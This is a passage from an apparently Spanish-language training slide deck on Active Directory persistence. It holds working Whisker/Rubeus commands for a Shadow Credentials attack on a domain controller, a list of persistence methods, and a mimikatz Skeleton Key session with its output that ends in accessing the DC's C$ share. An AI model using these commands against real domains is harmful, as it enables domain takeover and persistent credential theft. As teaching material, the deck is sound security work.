
Para ejecutarlo es necesario:

- 1) Tener permisos de escritura sobre el objeto.
- 2) Un dominio con ADCS y CA configurada.
- 3) Un DC que soporte PKINIT y sea WS2016 o superior.

Puede explotarse de manera sencilla con [Whisker](#). Básicamente, añade el atributo msDS-KeyCredentialLink y, luego, solicita un TGT con esas credenciales.

Whisker.exe add /target:<hostname> ; Rubeus.exe asktgt /user:<nombreusuario> /certificate:<CERT> /domain:<dominio> /dc:<nombre-dc> /getcredentials /show

```
PS C:\Users\Jorge\Downloads> .\whisker.exe add /target:DC-ZL$  
[*] No path was provided. The certificate will be printed as a Base64 blob  
[*] No pass was provided. The certificate will be stored with the password o3JMZaq3xzCHOIOP  
[*] Searching for the target account  
[*] Target user found: CN=DC-ZL,OU=Domain Controllers,DC=zero1yxn,DC=local  
[*] Generating certificate  
[*] Certificate generated  
[*] Generating KeyCredential  
[*] KeyCredential generated with DeviceID fd761c63-0526-45f1-a5a3-bba811682efb  
[*] Updating the msDS-KeyCredentialLink attribute of the target object  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
[*] You can now run Rubeus with the following syntax:
```

The background of the slide features a dark blue gradient. Overlaid on this are several light blue, semi-transparent elements: a grid pattern in the upper right, wavy lines forming a large 'C' shape in the center, and a series of small, vertical, jagged shapes resembling a barcode or a series of short waves at the bottom left.

8.1

Otras técnicas

Otras técnicas de persistencia

- 1) Crear una Tarea Programada que ejecute un beacon malicioso.
- 2) Crear un Servicio que se ejecute de manera automática al arrancar Windows.
- 3) Crear una GPO o modificar una existente que permita ejecutar código en el dominio.
- 4) Modificar los AutoRuns.
- 5) Skeleton Key.
- 6) Forged Certificates (usar una CA para autofirmar certificados).
- 7) Y más.

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
568 {0;000003e7} 1 D 23658
-> Impersonated !
* Process Token : {0;025e7754} 1 D 4726
(18g,26p) Primary
* Thread Token : {0;000003e7} 1 D 4726
z1\administrador
elegation

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

```
PS C:\Users\Jorge> net use \\DC-ZL\c$ mimikatz /user:ZL\Administrador
Se ha completado el comando correctamente.

PS C:\Users\Jorge> net use
Se registrarán las nuevas conexiones.

Estado Local Remoto Red
-----
Conectado \\DC-ZL\c$ Microsoft Windows Network
Se ha completado el comando correctamente.

PS C:\Users\Jorge> dir \\DC-ZL\c$

Directorio: \\DC-ZL\c$
```

Mode	LastWriteTime	Length	Name
d----	05/11/2022 20:14		PerfLogs
d-r---	13/02/2024 20:36		Program Files
d----	13/02/2024 20:38		Program Files (x86)
d-r---	15/10/2023 11:44		Users
d----	13/02/2024 19:40		Windows
-a----	10/08/2021 2:05	1355680	mimikatz.exe

Referencias

1. [Shadow Credentials](#)
2. [Skeleton Key](#)
3. [Forged Certificates](#)

Thanks!